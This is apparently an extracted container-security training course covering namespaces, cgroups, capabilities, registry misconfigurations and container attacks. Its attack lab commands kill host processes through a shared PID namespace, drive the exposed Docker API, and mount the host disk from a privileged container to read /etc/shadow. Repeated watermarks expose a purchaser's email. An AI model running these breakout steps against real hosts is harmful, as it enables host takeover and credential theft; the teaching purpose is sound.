User namespaces explained.

```
# Create User namespace without root mappings
$ unshare -U sh
$ hostname ccse
hostname: you must be root to change the host name
$ exit

# Create User namespace with root mappings
$ unshare -Ur sh
$ hostname ccse
hostname: you must be root to change the host name
$ exit

# Create User, and uts namespace with root mappings
$ unshare -Ur -u sh
$ hostname ccse
```

With unshare command we can create a new user namespace using the *-U* option.

Once inside the new user namespace, if we try to change the hostname, we will get permission denied.

When we exit out of that new user namespace, and create another user namespace with *root user mappings -r*, then try to change the host name, we will still get permission denied.

That is because, we are just creating a new user namespace, and that's it. We would still be sharing the uts namespace which is responsible for the hostname isolation.

In order to change the hostname, we need to use the *-u* option to create a new uts namespace as well, on top of a new user namespace, with root user mappings with *-Ur* option.



Cgroups

Control groups are responsible for resource meeting and limiting as the name control suggests.

It controls the following resources/groups

- 1. Memory
- 2. CPU
- 3. IO(blkio)
- 4. Network

It also handles device node(/dev/*) access control

Many of these restrictions are not enabled by default while running containers.

CGroups are control groups that help limit and control resources that a container can have access to. CGroups uses additional utilities and features to limit resources like iptables for networking and tc.

You can enforce soft and hard limits, soft limits are not generally enforced. When a process group hits its hard limits, OOM killer for that group triggers and kills necessary processes.

Memory limits can be set on physical, kernel and total memory that can be consumed.

CGroup limits are not enabled by default while running containers.

Docker Cgroups

Setting memory limits as an example.

```
# Limit the memory to 2G
$ docker run -it --name myubuntu --memory=2G --memory-swap=1G ubuntu /bin/bash
# Install the stress tool inside the container
$ apt-get update && apt-get install stress
# Run the stress tool
$ stress -m 3 --vm-bytes 1000M
# Review the container statistics
$ docker stats myubuntu
```

The example command limits the memory the container can consume to 2GB, and sets a swap limit of 1GB.

Once inside the container, we can install a stress test tool using apt-get update, and apt-get install stress.

With the stress tool, we can specify the maximum memory limit as 3G, and when we run the stress tool, we will notice that the process that tried to exceed the memory resource limit of 2GB got killed.

We can also run docker stats to find the memory limits for a container.

Docker Cgroups

Setting process limits as an example.

```
# Limit the number of processes to 2 for an alpine container
$ docker run -it --pids-limit=2 alpine sh

# Review the running processes inside the container
$ ps aux

# Run a sleep process in the background
$ sleep infinity &

# Review the running processes inside the container
$ ps aux
sh: can't fork: Resource temporarily unavailable
```

The example command limits the number of processes that can be created inside a container to 2.

Inside the alpine container, that has its `--pids-limit=2`, we can start a sleep process that sleeps for infinity in the background.

Later, when we try to check the running processes using `ps aux`, we would get `can't fork` error because we already have a shell, and a sleep infinity process running inside the container which accounts to two processes, and the container can't fork a third process because the pid limit is set to 2.



Capabilities

capabilities allow docker to further constraint the root privileges and add some root privileges to non-root users.

Docker by default enables the following 14 capabilities

CHOWN, DAC_OVERRIDE, FSETID, FOWNER,KILL, MKNOD, NET_RAW, SETGID, SETUID, SETFCAP, SETPCAP, NET_BIND_SERVICE, SYS_CHROOT, AUDIT_WRITE

Capabilities help us restrict activities that a root user can perform, or add more permitted activities to a low privileged user.

Docker by default enables the following 14 capabilities:

CHOWN, DAC_OVERRIDE, FSETID, FOWNER,KILL, MKNOD, NET_RAW, SETGID, SETUID, SETFCAP, SETPCAP, NET_BIND_SERVICE, SYS_CHROOT, AUDIT_WRITE

Capabilities

Control the rein of root user.

```
# Run an alpine container named alp1
$ docker run -it --name alp1 alpine /bin/sh
# Try to ping google.com inside the alp1 container
$ ping google.com

# Run an alpine container named alp2 dropping the NET_RAW capability
$ docker run -it --name alp2 --cap-drop=NET\_RAW alpine /bin/sh
# Try to ping google.com inside the alp2 container
$ ping google.com
ping: permission denied (are you root?)
```

Let's explore how to control the capabilities of a root user using an alpine container and a ping command.

First, we start an alpine container named alp1, and run a ping command inside it. The ping command would run successfully.

Then, we run an alpine container named alp2 dropping the *NET_RAW* capability using the *--cap-drop=NET_RAW* option. When we try to run ping command inside the alp2 container, the ping command would return a permission denied error, because alp2 container does not have the *NET_RAW* capability which is essential for the ping command.

In many development scenarios, we first drop all capabilities using the *--cap-drop=all* option, and then try to figure out the required capabilities for a container, then explicitly whitelist the list of required capabilities using the *--cap-add* option.

Capabilities and --privileged

The dangers of using --privileged option.

```
# Run an alpine container named alp1
$ docker run -it --name alp1 alpine /bin/sh
# Try to ping google.com inside the alp1 container
$ ping google.com
# Run an alpine container named alp2 dropping the NET_RAW capability
$ docker run -it --name alp2 --cap-drop=NET\RAW alpine /bin/sh
# Try to ping google.com inside the alp2 container
$ ping google.com
ping: permission denied (are you root?)
# Run a container named alp3, with no NET_RAW capability, but with --privileged
$ docker run -it --name alp3 --cap-drop=NET\RAW --privileged alpine /bin/sh
# Try to ping google.com inside the alp3 container
$ ping google.com
```

docker run has a `--privileged` option that overrides the security capabilities. With `--privileged` option, the capabilities that are dropped are disregarded, and the container gets to use all the default privileges.

As an example first, we start an alpine container named alp1, and run a ping command inside it. The ping command would run successfully.

Then, we run an alpine container named alp2 dropping the `NET_RAW` capability using the `--cap-drop=NET_RAW` option. When we try to run ping command inside the alp2 container, the ping command would return a permission denied error, because alp2 container does not have the `NET_RAW` capability which is essential for the ping command.

Then, we run an alpine container named alp3 dropping the the `NET_RAW` capability using the `--cap-drop=NET_RAW` option, but also using the `--privileged` option. When we run a ping command inside the alp3 container, the ping command would run successfully even though the `NET_RAW` capabilities are dropped. That is because the `--privileged` flag disregards all the `-cap-drop` options, and enables the default capabilities.

We can also use *docker inspect alp3* to inspect the container's information including the dropped capabilities, added capabilities, and whether the privileged flag is true or not. The usage of `--privileged` flag is very dangerous, and should be avoided at best.

Read-Only file system

Ensure the container's root is non-writable.

```
# Run an alpine container with read-only root file system
$ docker run --read-only alpine touch hello.txt
touch: hello.txt: Read-only file system

# Bind mounts would still be writable
$ docker run -v $(pwd):/mydir --read-only alpine touch /mydir/hello.txt
```

docker run command has a *--read-only* option that makes the container's root file system non-writable. This is particularly useful in stopping web application based attacks that would upload a shell using an existing vulnerability in an effort to get remote code execution on the web server.

In our example, we run an alpine container with the *--read-only* option. Then when we try to create a file, we would get an error that the file system is ready only.

The *--read-only* with *docker run*, only makes the container's root file system non-writable. If we are bind mounting a directory from the host, we would still be able to write to the bind mounted directory.

However, making the root file system ready only is already a great security feature.

In short

- **Cgroups** - limits on resources (CPU, RAM etc.,)
- **Namespaces** - process separation and isolation.
- **Capabilities** - Restrict root permissions
- **SecComp** - Avoid dangerous system calls

In summary, control groups help in limiting the resources a container can use, such as CPU, RAM, processes.

Namespaces help in isolating containers to themselves.

Capabilities help in restricting root privileges, and modifying privileges for non-root users.

Seccomp profiles help in blocking dangerous system calls.



Unknown Author

Containers are really fancy processes using Kernel Gimmicks!

A quote from an unknown author reads Containers are really fancy processes using Kernel Gimmicks, which is quite true.

Module 2 Summary

In this chapter, we have discussed the information gathering phase of the container security

We have also discussed various native and third party tools available to help us out

⦿ Docker Image

We learnt the important of docker images and layers using UFS

⦿ Dockerfile

We have also discussed how Dockerfile provides wealth of information to us

⦿ Docker Networking

We saw how docker networking works and how linux sets it up in a container

⦿ Docker persistence

Discussed the persistence mechanisms provided by Docker like bind mounts, volumes and tmpfs

⦿ Docker registries

We also covered private and public registries and how to work with them

⦿ NS, Cgroup and CAP

We explored the nitty gritty details of the container ecosystem

In Module 2, we learned the internals of docker images, dockerfile, docker networking, docker persistence, and docker registries. We also learned how to perform reconnaissance and analyze the attack surface of container components using native and open source tools. Finally we delved in to the core kernel features that make up a container including namespaces, control groups, and capabilities.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

3

Attacking Containers and Containerized Apps

In this module, we will learn how to attack containers and their various misconfigurations.

In this module, we will learn how to attack containers and their various misconfigurations.



In this section we will explore Image based attacks.

Building Secure Container Images

- Choose smaller Base Images
- Lint Dockerfile and follow best practices to catch any issues
- Centos, Debian or Ubuntu can't be avoided for special cases like ELK
- Use Distroless Docker images:
 - Contains only application and its runtime dependencies without the bloat (package managers, shells etc.,).
 - Also reduces supply chain attacks using cosign


There are many activities, and techniques that can be performed in building container images securely.

The first step is to choose a smaller base image for our docker image. Smaller base images typically have less bloat and less software thus reducing the attack surface by not installing unnecessary software. Minimal base images also improves performance and maintenance. Many prefer alpine as base image in the industry, which is only 5 mega bytes.

Having said that, Centos, Debian or Ubuntu images that are relatively larger can't be avoided for special cases like ELK.

The next step we can do is to statically analyze (also called as linting) Dockerfile to catch security misconfigurations. There are various tools that perform static analysis on Dockerfile, we will explore many of them in the upcoming sections, and in the labs.

The bleeding edge in creating secure docker images is Distroless. Distroless Docker images contain only your application and its runtime dependencies without the bloat (package managers, shells etc.,). Distroless images are smaller when compared to ubuntu and alpine, e.g., 2MB Debian image. Distroless images also reduces supply chain attacks using cosign.



When using base images, or running existing docker images, we can download official images created by verified and trusted organization from docker hub.

When searching for images in hub.docker.com using a browser client, we can take advantage of the "Verified Publisher", and "Official Images" checkboxes from the search options.

When searching for images using the docker cli `docker search` we can use the `--filter=is-official=true` option.

The other way to use safe images is to create our own docker images and store them in a trusted docker registry.




Image Based Security issues

Time: **10 mins**

We will learn about security issues in docker images.

In this exercise, we will explore image based security issues. Let's complete this lab, and come back.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section we will explore Container Registry based attacks.



A registry is a place where you can store and retrieve Docker images. Docker supports both public and private registries.

Organizations usually have their private registries on-premise or on the cloud. AWS (Amazon EC2 Container Registry), GCP (Google Container Registry), and Azure have their own managed registry services.

You need to log in to push or pull images from private repositories, as shown in the slide using the *docker login* command.

An example of a public registry is hub.docker.com.

Docker Registry Types

- Self hosted
- Supplied as unified offerings, Eg: GitLab registry
- Public Cloud
- Private Cloud



Many organizations prefer to use in house docker registries. In house docker registries can be managed on an independent machine, or in house registries can also be managed through unified product offerings such as GitLab, that not only helps build images, but also has registry in itself to store and manage images.

Docker registry is available as a container with a name registry. All the big three cloud providers such as AWS, GCP, and Azure also offer their own flavor of public, private, shared registries.

Docker Registry Misconfigurations

- Lack of TLS
- Lack of Authentication
- Lack of Authorization
- Lack of scanning images for vulnerabilities
- Lack of procedures to push images to a registry
- Lack of firewall rules allowing communications from any IP address

Docker registry is very easy to set up, but low cost of easily starting up a registry results in higher costs of managing the registry securely.

Think about configuring a web application. We need TLS, we need Identity, and Access Management, Authentication, authorization.

Similarly a docker registry needs to have:

1. TLS to reap the security benefits of transport layer security
2. Authentication, so only users that are explicitly allowed can use the registry
3. Authorization, so only users with push privileges can push images, and users with sign privileges can sign an image for added trust
4. Continuous scanning procedures, so images are scanned for vulnerabilities
5. Procedures to push images such as images are only allowed to be built on a CI/CD server after a peer review of a docker file, and only the CI/CD server has permissions to push images to a registry
6. Firewall or IP whitelisting rules, or VPN to explicitly allow connections from trusted IP addresses

A report by Palo Alto in the year 2020 revealed about 1000 registries publicly exposed to the internet, among which 100 of them did not have any authentication. That's only a tip of the iceberg, think about the about of repositories, and images in each of these insecure registries. Were they supposed to be exposed publicly in the first place.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section we will explore Container based attacks.

Exploiting shared namespaces

- Sharing Namespaces with host is typically a bad idea
- Host's Network Sharing allows you to entirely disable the isolation at network layer
- Similarly sharing pid namespace with host removes process isolation



Sharing host namespaces with containers is usually a bad area because it would mean that we are breaking into the boundaries of isolation provided by docker using namespaces.

If we share network namespace of the host with the container, it means that container will have access to all networking capabilities of the host, in fact the container will not use its own networking capabilities because it directly sees the networking of the host.

If we share the process id namespace of the host with the container, it means that the container will no longer have its own process namespace, rather the container will directly use the process id namespace of the host. The net result of sharing a process namespace with the container, simply means that the container can control the host's processes if it wants to.

Exploiting shared namespaces

Abusing shared pid namespaces.

```
# Run an alpine container and share the pid namespace of the host
$ docker run --rm -it --pid=host alpine sh
# Review the list of processes inside the container
$ ps aux
# Try killing one of the host's processes
$ kill -9 PID
```

To demonstrate abusing the shared pid namespace, we are starting an alpine container with `--pid=host` which shares the host's pid namespace.

Once inside the container, running a `ps aux` will result in displaying all the running processes from the host.

Try grabbing a process id, and use the `kill -9 PID` command to kill a process running on the host. The process on the host would be killed.

Try running a `ps aux` inside an alpine container without sharing the pid namespace, and review the results.

This is a simple use case of demonstrating how to abuse a share pid namespace.

Exploiting shared namespaces

Abusing shared network namespaces.

```
# Run an alpine container named alp1 that sleeps for infinity in detached mode
$ docker run -dt --name alp1 alpine sleep infinity
# Get a shell inside the alp1 container
$ docker exec -it alp1 sh
# Review the ip addr information
$ ip addr
# Install curl inside the alp1 container
$ apk upgrade && apk add curl
# Try querying the docker api running on the host
$ curl http://localhost:2375/containers/json
# Run another alpine container named alp2, sharing the network namespace
$ docker run --rm -it --name alp2 --network=host alpine sh
# Install curl inside the alp2 container
$ apk upgrade && apk add curl
# Try querying ip addr information
$ ip addr
# Try killing the alp1 container using docker api
$ curl -X POST -d "{}" -H "Content-Type: application/json" http://localhost:2375/containers/alp1/kill
```


To demonstrate abusing shared network namespaces, we will run two alpine containers named alp1, and alp2 respectively.

The alp1 container would sleep for infinity, and does not share any namespace with the host. When you get inside the alp1 container, after installing curl, when you try to curl the docker daemon running on the host via the docker api, you would get an error. We can also review the *ip addr* information inside the alp1 container to review that the network namespaces are not shared.

The alp2 container would share the host's network namespace using *--network=host*, which means if you review the *ip addr* information, you would actually see the *docker0* network that exists on the host. Now because we are sharing the host's network namespace we can query the running containers by sending a curl request to the docker daemon through *http://localhost:2375*.

While we are inside the alp2 container, we can also try and kill the alp1 container using the docker api.

This is just one abuse case of sharing the network namespace with the host. Remember when sharing network namespace, there is no isolation whatsoever between a container, and the host.



In this exercise, we will learn how to exploit shared namespaces. Let's complete this lab, and come back.

Manipulating the Privileged mode containers

- Privileged flag disables all the safeguards and isolations provided by the Docker
- Allows an attacker to escalate privileges and exploit the host machine
- We can mount the host's filesystem inside the container and read/write/update files



Docker has a privileged flag, which disables all the safeguards and isolations provided by the Docker.

If an attacker manages to compromise a container running in privileged mode, the attacker can escalate privileges and exploit the host machine.

On a container running in privileged mode, we can use the mount command to mount the host's filesystem inside the container and read/write/update files on the host system from within the container running in privileged mode.

Finding --privileged Containers

Finding --privileged container with docker ps and docker inspect.

```
# Run an alpine container with --privileged option
$ docker run --rm -dt --privileged alpine sh

# Find all containers that are running with --privileged
$ docker ps --quiet --all | xargs docker inspect --format '{{ .Id }}:
Privileged={{ .HostConfig.Privileged }}'
```

We can use a combination of *docker ps*, and *docker inspect* to find containers running with *--privileged* option.

We will start an alpine container with the *--privileged* option, then pipe the results of *docker ps* to *docker inspect* to list all containers with *--privileged* option.

Manipulating the Privileged mode containers

Getting rid of security measures.

```
# Run an alpine container with --privileged option, and drop in to a shell
$ docker run --privileged -it --rm alpine sh

# Review the file mounts from inside the container
$ mount

# Create a new directory called /hostroot
$ mkdir /hostroot

# Mount the /dev/sdal to the /hostroot directory and cd in to it
$ mount /dev/sdal /hostroot && cd /hostroot

# Review the etc/shadow inside the /hostroot directory
$ cat etc/shadow
```

A container running in privileged mode disables security and isolations provided by docker.

On a container running in privileged mode, we can directly mount the host's root directory right inside the container. With the host's root file system available inside the container, we read/write/update files.

